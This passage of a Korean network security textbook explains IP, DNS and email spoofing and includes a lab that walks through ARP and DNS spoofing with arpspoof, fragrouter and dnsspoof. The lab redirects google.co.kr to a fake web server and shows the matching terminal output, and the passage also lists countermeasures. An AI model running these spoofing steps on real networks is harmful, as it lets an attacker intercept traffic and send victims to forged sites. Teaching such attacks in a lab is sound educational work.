- SSO(Single Sign On) : 트러스트에 대한 약점이 알려지면서 개발됨. (대표적인 예는 커버로스(Kerberos)를 쓰는 윈도우의 액티브 디렉토리, 썬 마이크로시스템즈의 NIS+ 등이 있음)

## 3. IP 스푸핑

### 3.1 IP 스푸핑에 대한 이해

#### ■ 트러스트의 설정과 역할

- `./etc/hosts.equiv` : 시스템 전체에 영향을 미침
- `.$HOME/.rhost` : 사용자 한 사람에 귀속하는 파일

표 7-1 `./etc/hosts.equiv` 또는 `.rhost` 레코드 내용

형식	내용
<code>host_name</code>	<code>host_name</code> 의 접근을 허용한다.
<code>host_name user_name</code>	<code>user_name</code> 에 대한 <code>host_name</code> 의 접근을 허용한다.
<code>+</code>	모든 시스템의 접근을 허용한다.
<code>+ user_name</code>	<code>user_name</code> 에 대한 모든 시스템의 접근을 허용한다.
<code>- host_name</code>	<code>host_name</code> 의 접근을 차단한다.
<code>host_name - user_name</code>	<code>user_name</code> 에 대한 <code>host_name</code> 의 접근을 차단한다.
<code>+@netgroup</code>	<code>netgroup</code> 에 대한 모든 시스템의 접근을 허용한다.

## 3. IP 스푸핑

### 3.1 IP 스푸핑에 대한 이해

#### ■ IP 스푸핑

- IP 주소를 속이는 것



그림 7-17 IP 스푸핑의 개념을 이해할 수 있는 예

- 최근에는 계정의 패스워드가 같아야만 패스워드를 묻지 않도록 변경되었고, SSH를 사용하도록 권고하기 때문에 IP 스푸핑 공격이 이루어지지 않음.



## 3. IP 스푸핑

### 3.1 IP 스푸핑에 대한 이해

---

#### ■ IP 스푸핑의 보안 대책

- 가장 좋은 보안 대책은 트러스트를 사용하지 않는 것
- 트러스트를 사용해야 한다면 트러스트된 시스템의 MAC 주소를 static으로 지정

## 4. DNS 스푸핑

### 4.1 DNS 스푸핑에 대한 이해

---

#### ■ DNS 스푸핑

- 웹 스푸핑과 비슷
- 예) 인터넷 익스플로러 주소 창에 원하는 사이트 이름을 입력하고 키를 눌렀는데 엉뚱한 사이트로 연결되는 것

## 4. DNS 스푸핑

### 4.1 DNS 스푸핑에 대한 이해

#### ■ DNS 서비스




그림 7-18 정상적인 DNS 서비스

## 4. DNS 스푸핑

### 4.1 DNS 스푸핑에 대한 이해

#### ■ DNS 스푸핑

- ① 클라이언트가 DNS 서버로 DNS Query 패킷을 보내는 것을 확인(ARP 스푸핑과 같은 선행 작업이 필요)




그림 7-19 DNS Query

## 4. DNS 스푸핑

### 4.1 DNS 스푸핑에 대한 이해

#### ■ DNS 스푸핑

- ② DNS 서버가 올바른 DNS Response 패킷을 보내주기 전에 위조된 DNS Response 패킷을 클라이언트에게 보냄.




그림 7-20 공격자와 DNS 서버의 DNS Response

## 4. DNS 스푸핑

### 4.1 DNS 스푸핑에 대한 이해

#### ■ DNS 스푸핑

- ③ 클라이언트는 공격자가 보낸 DNS Response 패킷을 올바른 패킷으로 인식하고 웹에 접속




그림 7-21 공격 성공 후 도착한 DNS Response

## 4. DNS 스푸핑

### 실습 7-3 DNS 스푸핑 공격 실습하기

- 실습환경**
- 공격자 시스템 : 칼리 리눅스
  - 공격 대상 시스템 : 윈도우 7
  - 모조 웹사이트 시스템 : 윈도우 서버 2012(IIS)
  - 필요 프로그램 : arpspoof, fragrouter, dnsspoof

#### ① 웹 서버 구축하기




그림 7-22 위조용 웹 서버의 화면

## 4. DNS 스푸핑

### 실습 7-3 DNS 스푸핑 공격 실습하기

#### ② 웹 사이트의 정상 접속 여부 확인하기



그림 7-23 구글 사이트 접속



## 4. DNS 스푸핑

### 실습 7-3 DNS 스푸핑 공격 실습하기

#### ③ DNS 스푸핑 파일 설정하기

- 공격을 하고 싶은 사이트를 임의의 hosts 파일에 등록  
vi dnsspoof.hosts  
192.168.0.1 \*.google.co.kr



```
dnsspoof.hosts + (/) - VIM
File Edit View Search Terminal Help
192.168.0.1 *.google.co.kr
~
~
-- INSERT --                               1,27      All
```

그림 7-24 dnsspoof.hosts 설정

## 4. DNS 스푸핑

### 실습 7-3 DNS 스푸핑 공격 실습하기

#### ④ ARP 스푸핑과 패킷 릴레이


- 구글의 MAC 주소를 알아내기 위해 패킷을 보낼 때 공격자 시스템을 지나도록 ARP 스푸핑을 실행하고, 패킷이 끊어지지 않도록 fragrouter 실행

```
arpspoof -t 192.168.0.100 192.168.0.1
```

```
fragrouter -B1
```



```
root@kali: /
File Edit View Search Terminal Help
root@kali:/# arpspoof -t 192.168.0.100 192.168.0.1
0:c:29:ad:25:88 0:c:29:f3:d4:93 0806 42: arp reply 192.168.0.1 is-at 0:c:29:ad:25:88
0:c:29:ad:25:88 0:c:29:f3:d4:93 0806 42: arp reply 192.168.0.1 is-at 0:c:29:ad:25:88
0:c:29:ad:25:88 0:c:29:f3:d4:93 0806 42: arp reply 192.168.0.1 is-at 0:c:29:ad:25:88
0:c:29:ad:25:88 0:c:29:f3:d4:93 0806 42: arp reply 192.168.0.1 is-at 0:c:29:ad:25:88
```



```
root@kali: /
File Edit View Search Terminal Help
root@kali:/# fragrouter -B1
fragrouter: base-1: normal IP forwarding
192.168.0.100.1164 > 59.18.35.152.443: F 1979837838:1979837838(0) ack 2488623551 win 252 (DF)
192.168.0.100.1157 > 59.18.34.211.80: R 1610484243:1610484243(0) ack 3441988526
```

그림 7-25 ARP 스푸핑 공격과 fragrouter 실행

## 4. DNS 스푸핑

### 실습 7-3 DNS 스푸핑 공격 실습하기

#### ⑤ DNS 스푸핑 공격 수행하기

`dnsspoof - help`

`dnsspoof -i eth0 -f /dnsspoof.hosts`

```
root@kali: /
File Edit View Search Terminal Help
root@kali:/# dnsspoof -help
Version: 2.4
Usage: dnsspoof [-i interface] [-f hostsfile] [expression]
root@kali:/#
```

```
root@kali: /
File Edit View Search Terminal Help
root@kali:/# dnsspoof -i eth0 -f /dnsspoof.hosts
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.0.201]
192.168.0.100.56641 > 168.126.63.1.53: 18677+ A? www.google.co.kr
192.168.0.100.56641 > 168.126.63.1.53: 18677+ A? www.google.co.kr
192.168.0.100.56250 > 168.126.63.1.53: 46918+ A? id.google.co.kr
192.168.0.100.56250 > 168.126.63.1.53: 46918+ A? id.google.co.kr
192.168.0.100.52536 > 168.126.63.1.53: 1698+ A? www.google.co.kr
192.168.0.100.52536 > 168.126.63.1.53: 1698+ A? www.google.co.kr
```

그림 7-26 DNS 스푸핑 툴의 도움말과 동작

## 4. DNS 스푸핑

### 실습 7-3 DNS 스푸핑 공격 실습하기

#### ⑤ DNS 스푸핑 공격 수행하기

- 공격이 성공하면 위조용 웹 서버로 접속됨.





그림 7-27 공격 후 구글 사이트가 위조 사이트로 연결됨

## 4. DNS 스푸핑

### 실습 7-3 DNS 스푸핑 공격 실습하기

#### ⑤ DNS 스푸핑 공격 수행하기

- 공격이 실패하면 클라이언트를 리부팅하거나, 시스템에 있는 DNS 내용을 삭제  
`ipconfig /flushdns`



```
Administrator: Command Prompt
C:\>ipconfig /flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.

C:\>
```


그림 7-28 공격 실패 시 클라이언트의 DNS 정보 삭제

## 4. DNS 스푸핑

### 실습 7-3 DNS 스푸핑 공격 실습하기

#### ⑤ DNS 스푸핑 공격 수행하기

- 공격이 성공하면 클라이언트에서 `www.google.com`에 ping 날려 확인  
`ping www.google.com`



```
Administrator: Command Prompt
C:\>ping www.google.co.kr

Pinging www.google.co.kr [192.168.0.1] with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time<1ms TTL=128
Reply from 192.168.0.1: bytes=32 time<1ms TTL=128
Reply from 192.168.0.1: bytes=32 time<1ms TTL=128
Reply from 192.168.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>
```

그림 7-29 공격 후 클라이언트에서 구글 사이트로 ping 보내기

## 4. DNS 스푸핑

### 4.1 DNS 스푸핑에 대한 이해

#### ■ DNS 스푸핑의 보안 대책

- 사이트에 접속하면 캐시에서 읽어들이고 후 hosts 파일을 통해 도메인 이름에 대한 IP 주소를 해석
- Hosts 파일에 중요한 사이트의 IP 주소를 확인하여 적어두면 DNS 스푸핑 공격을 당하지 않음.



```
Administrator: Command Prompt - ping www.google.co.kr
C:\>ping www.google.co.kr

Pinging www.google.co.kr [59.18.44.49] with 32 bytes of data:
Request timed out.
```

그림 7-32 ping으로 접속하려는 시스템의 IP 확인

## 4. DNS 스푸핑

### 4.1 DNS 스푸핑에 대한 이해

#### ■ DNS 스푸핑의 보안 대책

- DNS 서버에 대한 DNS 스푸핑 공격은 BIND(Berkeley Internet Name Domain)를 최신 버전으로 바꿔서 해결
- BIND : PTR 레코드뿐만 아니라 PTR 레코드에 의한 A 레코드 정보까지 확인한 후 네임 서버의 데이터베이스 파일 변조 여부까지 판단 가능
  - PTR 레코드 : Reverse Zone(리버스 존)에서 가장 중요한 레코드로, IP 주소에 대한 도메인 이름을 해석
  - A 레코드 : Forward Zone에서 도메인 이름에 대한 IP 주소를 해석

```
if (gethostbyname(gethostbyaddr(getpeername())) != getpeername())  
{ /* DNS 스푸핑의 위험을 알리고 종료 */ }
```



## 5. E-mail 스푸핑

### 실습 7-4 E-mail 스푸핑 공격하기

- 실습환경**
- 공격자 시스템 : 윈도우 서버 2012, 우분투 14
  - 필요 프로그램 : hmailserver, Sendmail

#### ① hmailserver 설치하기

- hmailserver는 윈도우에서 동작하는 무료 메일서버로 다운로드 받은 뒤 설치




그림 7-33 hmailserver 사이트

## 5. E-mail 스푸핑

### 실습 7-4 E-mail 스푸핑 공격하기

#### ① hmailserver 설치하기

- 설치 중간에 메일 서버가 사용할 데이터베이스를 구성하고 관리자의 패스워드를 설정




그림 7-35 hmailserver의 데이터베이스 선택




그림 7-36 hmailserver의 관리자 패스워드 설정

## 5. E-mail 스푸핑

### 실습 7-4 E-mail 스푸핑 공격하기

#### ② hmailserver 실행하기

- hmailserver administrator를 실행 후 <Add> 버튼을 눌러 메일 서버 추가

